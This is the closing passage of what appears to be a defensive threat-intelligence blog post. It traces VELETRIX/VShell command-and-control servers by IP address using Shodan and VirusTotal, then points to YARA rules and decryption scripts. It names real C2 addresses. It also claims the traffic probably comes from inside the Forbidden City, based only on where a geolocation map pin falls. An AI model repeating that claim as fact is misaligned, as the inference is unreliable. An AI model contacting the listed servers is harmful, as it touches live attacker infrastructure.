addressess of the *C&C* servers we can be a little more certain of the origin of this campaign. Below, we can see that the *IPv4* address `62.234.24.38` identified on that sample of DragonClone campaign belongs to China itself, in addition to having a series of open *TCP* ports for network services.

In addition, the image below also provides some extra information such as:


- Services are hosted on this *IPv4 address*;
- The operating system of this server is *Ubuntu*;
- This IP address belongs to Tencent Cloud Computing (Beijing), a China Cloud Computing provider.




Below we can see that the server is still active, and still contains a login page, probably a Threat Actors campaign control page, on *TCP port 8082*.




And when we look deeper into the location via Shodan, we can see that the IP address is located in Beijing.




When we search on Google Maps, we can see that the location indicated on the Shodan map is the location of *Tiananmen*, where we have the historic square where one of the peaks of the communist regime's repression against civilian protests took place. The origin of the connection is probably within the '**Forbidden City**' complex.




When we analyze the others, the IP address `156.238.236.130` on VirusTotal appears to be from the United States.



When we analyze the *Relations* tab in VirusTotal, we are able to observe 4 samples, two of which have names that we already know from our analysis. This strengthens our hypothesis that this Shellcode is in fact *VShell*.




On Shodan, we noticed that this same IPv4 address also has other services, including a web server.




When we enter the web server through an isolated environment, we can see that although VirusTotal tells us that the origin was the United States, it hosts a Chinese-language web server.


When we analyze the IPv4 address `121.37.80.227`, VirusTotal immediately tells us that its origin is also in China.



Also in the Relations tab, despite not having samples with the exact name identified previously, we are presented with a sample identified in a similar way to the previous ones, as ‘ `windows_amd64.exe` ‘. The novelty here is that there are two other ELF samples for Linux systems.



When analyzing one of the *ELF* samples correlated with the Command and Control server `121.37.80.227`, it is possible to observe that one of the signatures indicates that this sample is a VShell.



Conclusion

We have reached the end of the analysis of this campaign and other examples that share the same code patterns and infrastructure. *VShell* is probably the *OST* most used by *China-Nexus Threat Actors*, so identifying them in your infrastructure is a suspicious indicator and deserves your due attention. I hope you enjoyed reading this post and learned something new from it. See you next time.

References & Links

Below are the references used during the research, and the links to Yaras scripts and rules produced through this research.

- Operation DRAGONCLONE: Chinese Telecommunication industry targeted via VELETRIX & VShell malware – Seqrite
- Python Script to Decrypt the VELETRIX Shellcode
- Python Script to Decrypt the VELETRIX 2nd Stage
- Python Script to Download and Decrypt VELETRIX 2nd Stage
- VELETRIX Network Packet Capture Infection
- VELETRIX Loader Yara Rule
- VELETRIX Shellcode Yara Rule

Source: https://0x0d4y.blog/telecommunications-supply-chain-china-nexus-threat-technical-analysis-of-veletrix-loaders-strategic-infrastructure-positioning/